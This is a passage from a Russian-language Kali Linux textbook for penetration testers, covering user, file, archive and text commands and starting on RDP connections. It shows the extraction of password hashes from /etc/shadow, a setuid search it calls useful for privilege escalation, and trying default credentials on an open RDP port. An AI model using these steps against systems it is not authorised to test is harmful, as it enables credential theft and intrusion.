```
$su [имя пользователя, от имени которого вы хотите работать]
```

```
root@kali:~# su Gus
Gus@kali:/root$
```

Чтобы узнать права текущего пользователя в контексте команды `sudo`, вам необходимо выполнить `sudo -l`:

```
Gus@kali:~$ sudo -l
```

```
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
```

```
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for Gus:
Matching Defaults entries for Gus on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin

User Gus may run the following commands on kali:
    (ALL : ALL) ALL
```

Чтобы просмотреть информацию о текущем пользователе, используйте команду `id`:

```
Gus@kali:~$ id
uid=1001(Gus) gid=1001(Gus) groups=1001(Gus),27(sudo)
```

Чтобы вывести список пользователей, которые в настоящее время вошли в систему, используйте `w` или `who` (с меньшими подробностями):

```
Gus@kali:~$ w
 10:44:06 up 19 min, 1 user, load average: 0.00, 0.00, 0.00

USER     TTY      FROM             LOGIN@  IDLE  JCPU  PCPU WHAT
root     tty7     :0               10:24  19:55  2.36s 2.36s /usr/
lib/x
Gus@kali:~$ who
root     tty7         2020-09-22 10:24 (:0)
```

Чтобы удалить пользователя (пользователь, которого мы удалим в данном примере, — это `test`), выполните команду `userdel`:

```
$userdel [имя пользователя, которого вы хотите удалить]
Gus@kali:~$ sudo userdel test
```

Чтобы вывести список последних авторизованных пользователей в системе Kali, используйте команду `last`:

```
Gus@kali:~$ last
root     tty7         :0               Tue Sep 22 10:24   still logged
in
reboot   system boot  5.7.0-kali1-amd6 Tue Sep 22 10:24   still running
root     tty8         :1               Tue Sep 22 10:21 – 10:23  (00:02)
kali     pts/1        tmux(1793).%0    Mon Sep 21 12:16 – 10:23  (22:07)
kali     pts/2        tmux(1584).%0    Mon Sep 21 11:48 – 11:48  (00:00)
kali     tty7         :0               Mon Sep 21 10:50 – 10:23  (23:33)
reboot   system boot  5.7.0-kali1-amd6 Mon Sep 21 10:50 – 10:23  (23:33)
kali     tty7         :0               Mon Jul 27 13:36 – 15:56  (02:20)
reboot   system boot  5.7.0-kali1-amd6 Mon Jul 27 13:36 – 15:57  (02:20)
```

```
kali     tty7         :0               Mon Jul 27 13:31 – crash  (00:05)
reboot   system boot  5.7.0-kali1-amd6 Mon Jul 27 13:30 – 15:57  (02:26)
kali     tty7         :0               Mon Jul 27 13:28 – crash  (00:02)
reboot   system boot  5.7.0-kali1-amd6 Mon Jul 27 13:28 – 15:57  (02:28)

wtmp begins Mon Jul 27 13:28:09 2020
```

Наконец, обратите внимание, что информация обо всех пользователях в Kali хранится в файле конфигурации `/etc/passwd`. Используйте команду `cat`, чтобы вывести содержимое файла:

```
Gus@kali:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Предыдущая команда выведет список всех пользователей, даже системных (в примере показаны только первые три). Чтобы отфильтровать содержимое и ограничить результаты для пользователей-людей, направьте вывод через пайп с помощью | в команду `grep`:

```
Gus@kali:~$ cat /etc/passwd | grep "/bin/bash"
root:x:0:0:root:/root:/bin/bash
postgres:x:119:124:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
bash
kali:x:1000:1000:kali,,,:/home/kali:/bin/bash
Gus:x:1001:1001::/home/Gus:/bin/bash
```

Команды управления группами

Чтобы создать новую группу в Kali Linux, используйте команду `groupadd`:

```
$groupadd [имя новой группы]

Gus@kali:~$ sudo groupadd hackers
```

Чтобы добавить пользователя (которым в данном примере является Gus) в группу хакеров, которую мы создали ранее, выполните команду `usermod`:

```
$usermod -aG [имя группы] [имя пользователя]

Gus@kali:~$ sudo usermod -aG hackers Gus
```

Чтобы вывести список всех групп, созданных в Kali Linux, прочтите файл `/etc/group`. Опять же, используйте для этого команду `cat` (в следующем примере показаны только первые три группы):

```
Gus@kali:~$ cat /etc/group
root:x:0:
daemon:x:1:
```

```
bin:x:2:
[...]
hackers:x:1002:Gus
```

Управление паролями в Kali

Вы, вероятно, захотите вернуть своего root-пользователя. Чтобы вернуть эту учетную запись, вам нужно сначала установить для нее пароль. Чтобы изменить пароль пользователя, вы должны использовать команду `passwd`:

```
Gus@kali:~$ sudo passwd root
New password:
Retype new password:
passwd: password updated successfully
```

Теперь, чтобы использовать учетную запись root, вы должны применить команду `su` для переключения пользователя:

```
Gus@kali:~$ sudo su root
root@kali:/home/Gus#
```

С этого момента на экране входа в систему вы можете выбрать свою учетную запись root вместо пользователя без полномочий root.

Наконец, чтобы перечислить все учетные данные пользователя в Kali Linux, вы можете прочесть файл `/etc/shadow`. Используйте команду `grep`, чтобы получить учетные данные пользователя для пользователя Gus:

```
root@kali:/# cat /etc/shadow | grep "Gus"
Gus:$6$Hb.QBfIoaCBTiqK$EUJ4ZdWmbsFqHMsPbMEz2df6FtWVf4J/
tMulxCoLQmfMlVWyqpMUHBGmHFulRknYHgSrFIF.hQTANgzJ6CQM8/:18527:0:99999:7:::
```

Объясним то, что вам нужно понять из строки. Разделителем, отделяющим каждую секцию друг от друга, является двоеточие (`:`).

Далее, `$6$` означает, что пароль хешируется с помощью SHA-512. Наконец, хешированный пароль начинается после `$6$` и заканчивается прямо перед следующим разделителем:

```
Hb.QBfIoaCBTiqK$EUJ4ZdWmbsFqHMsPbMEz2df6FtWVf4J/
tMulxCoLQmfMlVWyqpMUHBGmHFulRknYHgSrFIF.hQTANgzJ6CQM8/
```

УПРАВЛЕНИЕ ФАЙЛАМИ И ПАПКАМИ В KALI LINUX

Ваша следующая задача в операционной системе Linux — научиться управлять файлами и папками (список команд для этого представлен на рис. 1.6). К концу данного раздела вы начнете использовать файлы и каталоги в Kali как профессионалы.




Рис. 1.6. Kali Linux — команды для файлов и папок

Отображение файлов и папок

Чтобы вывести список файлов и подкаталогов внутри любого каталога, используйте команду `ls` (я часто использую ее для простого вывода). Но иногда одной этой команды недостаточно, поэтому вам может потребоваться добавить несколько параметров, чтобы добиться большей ясности вывода. Первый вариант, который вы можете использовать, — это ключ `-a` (все содержимое, включая скрытые файлы), а второй — это команда `-l` (форматированный список):

```
root@kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates
Videos
root@kali:~# ls -la
total 144
drwx------ 14 root root  4096 Sep 22 10:24 .
drwxr-xr-x 19 root root 36864 Jul 27 15:41 ..
-rw-------  1 root root   155 Sep 22 10:23 .bash_history
-rw-r--r--  1 root root   570 Jul 18 17:08 .bashrc
drwx------  6 root root  4096 Sep 22 11:21 .cache
drwxr-xr-x  8 root root  4096 Sep 22 10:22 .config
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Desktop
-rw-r--r--  1 root root    55 Sep 22 10:21 .dmrc
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Documents
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Downloads
-rw-r--r--  1 root root 11656 Jul 27 13:22 .face
lrwxrwxrwx  1 root root    11 Jul 27 13:22 .face.icon -> /root/.face
drwx------  3 root root  4096 Sep 22 10:24 .gnupg
-rw-------  1 root root   306 Sep 22 10:24 .ICEauthority
drwxr-xr-x  3 root root  4096 Sep 22 10:21 .local
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Music
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Pictures
-rw-r--r--  1 root root   148 Jul 18 17:08 .profile
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Public
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Templates
drwxr-xr-x  2 root root  4096 Sep 22 10:21 Videos
-rw-------  1 root root    98 Sep 22 10:24 .Xauthority
-rw-------  1 root root  5961 Sep 22 10:24 .xsession-errors
-rw-------  1 root root  6590 Sep 22 10:23 .xsession-errors.old
root@kali:~#
```

Обратите внимание, что имена файлов, начинающиеся с точки перед их именами, означают, что они скрыты (например, `.bash_history`). Кроме того, слева перед разрешениями буква `d` означает, что это каталог, а не файл. Наконец, вы можете перечислить содержимое каталога, отличного от текущего, указав путь к целевой папке:

```
$ls -la [путь к целевой папке]
```

Права доступа

Для прав доступа один и тот же принцип применяется к файлу или каталогу. В целях упрощения права доступа разделены на три категории:

- чтение (`r`): 4;
- запись (`w`): 2;
- исполнение (`x`): 1.

Для установки прав доступа применяется следующий шаблон:

```
[Пользователь:r/w/x] [Группа:r/w/x] [Все:r/w/x]
```

Посмотрим на практический пример. Допустим, вы создали простой скрипт, который печатает «test» (с помощью команды `echo`), и хотите отобразить права доступа скрипта (обратите внимание, что в этом примере используется пользователь root):

```
root@kali:~# echo 'echo test' > test.sh
root@kali:~# ls -la | grep 'test.sh'
-rw-r--r--  1 root root    10 Sep 22 11:25 test.sh
root@kali:~#
```

Из предыдущих результатов вывода мы можем увидеть следующее:

- для пользователя root вы можете читать и писать, так как `rw` есть в начале;
- члены группы root могут только читать этот файл;
- все остальные в системе также могут только читать.

Допустим, вы хотите запустить этот файл, поскольку вы его создали и являетесь главным пользователем root. Как думаете, сможете ли вы это сделать (в соответствии с предыдущими правами доступа для пользователя root)?

```
root@kali:~# ./test.sh
bash: ./test.sh: Permission denied
```

ПОДСКАЗКА

Точка в предыдущем примере означает текущий каталог.

В самом деле, у root нет разрешения на его выполнение, не так ли? Чтобы изменить права доступа к предыдущему файлу на основе формулы (`r` = 4, `w` = 2 и `x` = 1), используйте это:

Пользователь: 4 + 2 + 1 = 7; Группа: 4 + 2 + 1 = 7; Все: 4

Затем используйте команду `chmod`, чтобы выдать права доступа (на этот раз вы сможете выполнить скрипт):

```
$chmod [число, обозначающее права доступа] [имя файла]
```

```
root@kali:~# chmod 774 test.sh
root@kali:~# ls -la | grep 'test.sh'
-rwxrwxr--  1 root root    10 Sep 22 11:25 test.sh
root@kali:~# ./test.sh
test
root@kali:~#
```

Есть еще один способ, который позволяет сделать файл исполняемым, вместо вычисления числа для каждого из прав. Нам просто нужно добавить `+x` к команде `chmod` (но будьте осторожны, поскольку, выполняя эту команду, вы дадите разрешение на выполнение всем):

```
$chmod +x [имя файла]
root@kali:~# chmod +x test.sh
root@kali:~# ls -la | grep 'test.sh'
-rwxrwxr-x  1 root root    10 Sep 22 11:25 test.sh
```

Управление файлами в Kali

Чтобы просто создать пустой файл в Linux, вы можете использовать команду `touch`:

```
$touch [имя нового файла]
```

Чтобы быстро вставить текст в файл, вы можете использовать команду `echo`. Позже в этой главе вы узнаете, как редактировать текстовые файлы с помощью текстового редактора:

```
$echo 'text to add' > [имя файла]
```

Чтобы узнать тип файла в системе Linux, вы должны использовать команду `file`:

```
$file [имя файла]
```

Соберем все команды вместе в окне терминала:

```
root@kali:~# touch test.txt
root@kali:~# echo test > test.txt
root@kali:~# file test.txt
test.txt: ASCII text
```

Чтобы скопировать файл в Kali, вы должны использовать команду `cp` вот так:

```
$ cp [путь к исходному файлу] [путь файла назначения]
```

```
root@kali:~# cp test.txt /home/kali
root@kali:~# ls /home/kali
Desktop    Downloads    Music     Public     test.sh   Videos
Documents  ls_file.txt  Pictures  Templates  test.txt
```

Чтобы переместить файл, что эквивалентно вырезанию в ОС Windows, необходимо использовать команду `mv`:

```
$mv [путь к исходному файлу] [путь файла назначения]

root@kali:~# mv test.txt Documents/
root@kali:~# ls Documents/
test.txt
```

Чтобы удалить файл, который мы только что скопировали в главном каталоге `kali`, используйте команду `rm`:

```
$rm [путь к файлу, который вы хотите удалить]
root@kali:~# rm /home/kali/test.txt
```

Чтобы переименовать предыдущий файл, мы используем ту же команду `mv`, с помощью которой перемещали файл:

```
$mv [исходное имя файла] [новое имя файла]
root@kali:~/Documents# mv test.txt hello.txt
root@kali:~/Documents# ls
hello.txt
```

Поиск файлов

Есть несколько способов поиска файлов в Kali; три основных — это команды `locate`, `find` и `which`.

Вы можете использовать команду `locate`, чтобы быстро найти файл, который вас интересует. Вы должны знать, что эта команда хранит свои данные в базе данных, поэтому при поиске работает быстрее.

Сначала вам нужно будет обновить базу данных для команды `locate` с помощью команды `updatedb`:

```
$updatedb
```

Теперь мы можем начать поиск с помощью команды `locate`:

```
$locate [имя файла]
root@kali:/# locate test.sh
/home/kali/test.sh
/usr/share/doc/socat/examples/readline-test.sh
/usr/share/doc/socat/examples/test.sh
```

Вы можете использовать ключ `-n` для команды `locate`, чтобы ограничить количество результатов в выводе. Этот вариант удобен, если вы знаете, что результатов будет очень много:

```
$locate -n [i] [критерий для поиска файла]
root@kali:/# locate *.conf -n 3
/etc/adduser.conf
/etc/ca-certificates.conf
/etc/debconf.conf
```

ПОДСКАЗКА

Используйте команду grep, чтобы получить более точные результаты.

Чтобы найти путь к файлу, введите команду `which`. Она будет использовать переменную среды `$PATH` для поиска результатов по вашему запросу. Например, чтобы узнать, где установлен Python, вы можете сделать следующее:

```
$which [имя приложения]
```

```
root@kali:/# which python
/usr/bin/python
```

Важно понимать, что система Linux будет использовать `$PATH` для выполнения двоичных файлов. Если вы введете `$PATH` в окне терминала, то система отобразит все каталоги, в которых вы должны сохранить свои программы/сценарии (если хотите выполнить их без указания пути):

```
root@kali:/# $PATH
bash: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin: No
such file or directory
```

Посмотрим на практический пример. Я сохранил файл `test.sh` в моем главном каталоге. Поскольку данный каталог не находится в переменной `$PATH`, это означает, что я могу выполнить ее, только если укажу путь, иначе ничего не получится:

```
root@kali:~# test.sh
bash: test.sh: command not found
root@kali:~# ./test.sh
test
```

Еще одна полезная команда для поиска файлов с более гибкими параметрами — команда `find`. Преимущество ее использования заключается в том, что она позволяет добавлять более детальные фильтры, чтобы найти то, что вы ищете. Например, чтобы найти `file1.txt` в корневом главном каталоге, используйте такую команду:

```
root@kali:~# find /root -name "file1.txt"
/root/temp/file1.txt
```

Допустим, вы хотите найти большие файлы (больше 1 Гбайт) в вашей системе:

```
root@kali:~# find / -size +1G 2> /dev/null
/proc/kcore
```

ПОДСКАЗКА

Добавление 2> /dev/null к вашей команде очистит вывод и отфильтрует ошибки.

Ниже приводится удобный фильтр поиска, который ищет файлы `setuid` в Linux для повышения привилегий (все подробности вы узнаете в главе 10 «Повышение привилегий в Linux»):

```
$ find / -perm -u=s -type f 2>/dev/null
```

Сжатие файлов

Есть несколько способов (алгоритмов) для сжатия файлов; в этом подразделе я расскажу о файлах с расширениями `.tar`, `.gz`, `.bz2` и `.zip`. Ниже представлен список команд для сжатия и извлечения различных типов архивов.

Архив Tar

Сжать с использованием расширения `tar`:

```
$tar cf compressed.tar files
```

Извлечь файл, сжатый `tar`:

```
$tar xf compressed.tar
```

Архив Gz

Создать `compressed.tar.gz` из файлов:

```
$tar cfz compressed.tar.gz files
```

Извлечь `compressed.tar.gz`:

```
$tar xfz compressed.tar.gz
```

Создать файл `compressed.txt.gz`:

```
$gzip file.txt > compressed.txt.gz
```

Извлечь `compressed.txt.gz`:

```
$gzip -d compressed.txt.gz
```

Извлечь файл `rockyou.txt.gz`, изначально сжатый в Kali:

```
root@kali:~# gzip -d /usr/share/wordlists/rockyou.txt.gz
```

Архив Bz2

Создать `compressed.tar.bz2` из файлов:

```
$tar cfj compressed.tar.bz2 files
```

Распаковать `compressed.tar.bz2`:

```
$tar xfj compressed.tar.bz2
```

ZIP-архив

Создать `compressed.zip` из файлов:

```
$zip compressed.zip files
```

Распаковать сжатые файлы `.zip`:

```
$unzip compressed.zip
```

Управление каталогами в Kali

Чтобы вывести текущий рабочий каталог, вы должны использовать команду `pwd` (не путайте с командой `passwd`, это разные вещи):

```
$pwd
```

Чтобы изменить текущий рабочий каталог, вы должны использовать команду `cd`:

```
$cd [путь до нового каталога]
```

Вы можете использовать `..` для перехода на один каталог вверх. Фактически вы можете добавлять две точки сколько угодно, пока не дойдете до корневой папки системы, `/`:

```
 root@kali:~/Documents# pwd
/root/Documents
root@kali:~/Documents# cd ../../
root@kali:/# pwd
/
```

Дадим последнюю подсказку: с командой `cd` вы можете использовать символ `~`, чтобы перейти непосредственно в главный каталог текущего пользователя:

```
$cd ~
```

Чтобы создать каталог `test` в корневом главном каталоге, используйте команду `mkdir`:

```
$mkdir [имя нового каталога]
```

Чтобы скопировать, переместить и переименовать каталог, используйте те же команды, что и для файлов. Иногда вы должны добавить ключ `-r` (который означает рекурсию), чтобы включить подкаталоги:

```
$cp -r [путь до исходного каталога] [путь, куда нужно скопировать]
$mv -r [путь до исходного каталога] [путь, куда нужно переместить]
$mv -r [исходное имя каталога] [новое имя каталога]
```

Чтобы удалить папку, вы должны добавить ключ `-r` в команду `rm`:

```
$rm -r [папка, которую нужно удалить]
```

Монтирование каталога

Посмотрим на практический пример того, как смонтировать каталог внутри Kali Linux. Предположим, вы вставили USB-флешку; тогда для доступа к содержимому USB-накопителя необходимо смонтировать его каталог. Это применимо, если вы отключили функцию автоматического монтирования в своих настройках (рис. 1.7), которая в выпуске Kali 2020.1 включена по умолчанию.




Рис. 1.7. Монтирование USB

Чтобы подключить USB-накопитель, выполните следующие действия.

1. Отобразите список дисков с помощью команды `lsblk`.
2. Создайте новый каталог для монтирования (через который вы получите доступ к USB-накопителю).
3. Примонтируйте USB-накопитель с помощью команды `mount` (рис. 1.8).

Теперь, чтобы извлечь USB-накопитель, используйте команду `umount`:

```
root@kali-laptop-hp:~# umount /mnt/usb
```




Рис. 1.8. Монтирование с помощью командной строки

Управление текстовыми файлами в Kali Linux

Знание того, как обращаться с файлами в Kali Linux, — это то, с чем вы часто сталкиваетесь в ходе своих проектов. В данном подразделе вы узнаете о наиболее распространенных командах, которые можно использовать для выполнения этой работы.

Есть много способов быстро отобразить текстовый файл в окне терминала. В 90 % случаев я использую для этой цели команду `cat`. Что, если вы хотите отобразить большой текстовый файл (например, файл словаря для подбора паролей)? Тогда у вас есть следующие варианты: команды `head`, `tail`, `more` и `less`. Важно отметить, что вы можете использовать команду `grep`, чтобы отфильтровать результаты, которые вас интересуют. Например, чтобы определить значение *gus123* внутри файла словаря `rockyou.txt`, вы можете сделать следующее:

```
root@kali:/usr/share/wordlists# cat rockyou.txt | grep gus123
gus123
angus123
gus12345
[...]
```

Команда `head` отобразит десять строк из текстового файла, начиная сверху, или вы можете указать, сколько строк хотите отобразить, добавив ключ `-n`:

```
$head -n [i] [имя файла]
```

```
root@kali:/usr/share/wordlists# head -n 7 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
```

Команда `tail` отобразит последние десять строк файла, и вы также можете указать количество строк с помощью ключа `-n`:

```
$tail -n [i] [имя файла]

root@kali:/usr/share/wordlists# tail -n 5 rockyou.txt
xCvBnM,
ie168
abygurl69
a6_123
*7!Vamos!
```

Чтобы просмотреть большой файл, используйте команду `more`. Вам нужно нажать клавишу Enter или пробел, чтобы перейти вперед. Нажатие клавиши B позволит вам вернуться назад. Наконец, для поиска текста нажмите / (косая черта) и клавишу Q, чтобы выйти:

```
$more [имя файла]
```

Команда `less` похожа на команду `more`; она позволяет вам просматривать содержимое файла и перемещаться по нему. Основное различие между командами состоит в том, что `less` работает быстрее, чем `more`, поскольку не загружает сразу весь файл и позволяет перемещаться внутри файла также с помощью клавиш Page Up и Page Down:

```
$less [имя файла]
```

Чтобы отсортировать текстовый файл, просто используйте команду `sort`:

```
$sort [имя файла] > [имя файла с отсортированным содержимым]

root@kali:~/temp# cat file1.txt
5
6
4
root@kali:~/temp# sort file1.txt >file1_sorted.txt
root@kali:~/temp# cat file1_sorted.txt
4
5
6
```

Чтобы удалить дубликаты в текстовом файле, необходимо использовать команду `uniq`:

```
$uniq [имя файла] > [имя файла без дублей]

root@kali:~/temp# cat file2.txt
5
6
4
4
5
5
```

```
5
root@kali:~/temp# uniq file2.txt > file2_uniq.txt
root@kali:~/temp# cat file2_uniq.txt
5
6
4
5
```

Далее в этой книге вы узнаете, как использовать команды `sort` и `uniq` вместе для создания файла пользовательского словаря паролей.

Vim в сравнении с Nano

Из окна терминала вам доступны два популярных текстовых редактора: vim и nano. В большинстве случаев текстовые редакторы позволяют решить четыре задачи:

- открыть/создать текстовый файл;
- изменить текст;
- найти текст;
- сохранить и выйти.

Nano проще, чем vim. Вы можете выбрать любой из них; это вопрос предпочтений.

Чтобы открыть/создать текстовый файл, используйте эти команды:

- `$vim [`*`имя текстового файла`*`]`
- `$nano [`*`имя текстового файла`*`]`

Когда текстовый файл откроется, вам нужно будет начать вносить изменения:

- в nano вы можете просто свободно вводить свой текст;
- в vim вам нужно нажать клавишу I на клавиатуре, чтобы войти в режим вставки.

Если вы хотите найти в файле определенное слово, то используйте следующие команды:

- в nano нажмите Ctrl+W;
- в vim команда зависит от того, в каком режиме вы находитесь:
  - если вы находитесь в режиме вставки текста, то нажмите клавишу Esc, далее нажмите /, а затем введите слово, которое хотите найти;
  - если вы находитесь в обычном режиме, то просто нажмите /, а затем введите слово, которое хотите найти.

Наконец пришло время сохранить текст и выйти из текстового редактора:

- в nano нажмите Ctrl+O, чтобы сохранить; нажмите клавишу Enter, чтобы выполнить задачу сохранения; а затем нажмите Ctrl+X, чтобы выйти;
- в vim сначала убедитесь, что находитесь в нормальном режиме (в противном случае нажмите клавишу Esc, чтобы вернуться в него), а затем используйте `:wq`. `w` означает «записать», а `q` — выйти.

Поиск и фильтрация текста

Еще одна вещь, которую нужно изучить в мире текстовых файлов, — механизм поиска. Существует множество способов поиска и фильтрации текста, но самые популярные из них — это:

- `grep`;
- `awk`;
- `cut`.

Вы часто видели, как я использую команду `grep`. Эта команда фильтрации имеет следующую структуру:

```
$grep [опции] [паттерн] [имя файла]
```

Допустим, вы хотите найти слово *password* во всех файлах, начиная с корневого каталога (`/`).

```
root@kali:/# grep -irl "password" /
/boot/grub/i386-pc/zfscrypt.mod
/boot/grub/i386-pc/normal.mod
/boot/grub/i386-pc/legacycfg.mod
```

Ключи означают следующее:

- `-i` — игнорировать регистр и включать все прописные/строчные буквы;
- `-r` — выполнить рекурсивный поиск во вложенных каталогах;
- `-l` — распечатать имена файлов, в которых найден текст, соответствующий фильтру.

В качестве другого примера предположим, что вы хотите подсчитать количество вхождений слова *password* в файле словаря `rockyou.txt`:

```
root@kali:/# cd /usr/share/wordlists/
root@kali:/usr/share/wordlists# grep -c "password" rockyou.txt
3959
```

Команда awk — это расширенный инструмент для фильтрации текстовых файлов, в котором используется следующий шаблон:

```
$awk /[критерий поиска]/ [опции] [имя файла]
```

Например, предположим, что вы хотите найти текст *root* внутри файла /etc/passwd:

```
root@kali:/# awk '/root/' /etc/passwd
root:x:0:0:root:/root:/bin/bash
nm-openvpn:x:125:130:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/
usr/sbin/nologin
```

Сделаем еще один шаг вперед. Допустим, вы хотите извлечь пароль root из файла /etc/shadow (можете сначала вывести все содержимое файла, чтобы увидеть разницу до и после):

```
 root@kali:/# awk '/root/' /etc/shadow
root:$6$uf2Jy/R8HS5Tx$Vw1wHuBV7unq1hImYGTJdNrRwMwRtf0yd/
aSH0zOhhdzWofAT5WUSduQTjWj8AbdmT62rLbcs6kP3xwdiLk.:18414:0:99999:7:::
root@kali:/# awk -F ':' '/root/{print $2}' /etc/shadow
$6$uf2Jy/R8HS5Tx$Vw1wHuBV7unq1hImYGTJdNrRwMwRtf0yd/
aSH0zOhhdzWofAT5WUSduQTjWj8AbdmT62rLbcs6kP3xwdiLk.
```

Мы знаем, что в файле shadow применяется разделитель :, поэтому используем -F ':'. Затем указываем инструменту печатать только вторую часть разделенной строки {print $ 2}, которая представляет собой хешированное значение пароля.

Другой популярный способ извлечения подстрок — команда cut. В следующем примере мы применим команду cat, чтобы открыть файл shadow; затем используем команду grep, чтобы отфильтровать учетную запись root, и, наконец, с помощью команды cut извлечем пароль:

```
root@kali:/# cat /etc/shadow | grep "root" | cut -d ":" -f 2
$6$uf2Jy/R8HS5Tx$Vw1wHuBV7unq1hImYGTJdNrRwMwRtf0yd/
aSH0zOhhdzWofAT5WUSduQTjWj8AbdmT62rLbcs6kP3xwdiLk.
```

УДАЛЕННЫЕ ПОДКЛЮЧЕНИЯ В KALI

Есть два распространенных способа удаленного подключения к другим операционным системам. Для Windows это протокол удаленного рабочего стола (Remote Desktop Protocol, RDP), а для Linux — Secure Shell (SSH).

В следующих подразделах я объясню, как использовать каждый протокол для удаленного подключения к ОС (Windows или Linux).

Протокол удаленного рабочего стола

RDP используется для удаленного подключения к ОС Windows. Предположим, во время вашего рабочего проекта вы обнаружили порт 3389 удаленного рабочего стола, открытый на хосте Windows (например, на этапе сканирования портов). Затем вам нужно будет попытаться подключиться к нему с помощью неких базовых учетных данных (например, через имя пользователя Administrator и пароль password123). Часто в ваших рабочих проектах вы хотите удаленно подключаться к системе Windows, чтобы выполнять свою работу (из Kali Linux). В этом случае вам нужно будет использовать команду `rdesktop`.

```
$rdesktop [IP-адрес узла Windows] -u [имя пользователя windows] -p
[пароль в windows]
```

Вы также можете пропустить пароль и ввести его позже. Пример показан на рис. 1.9.

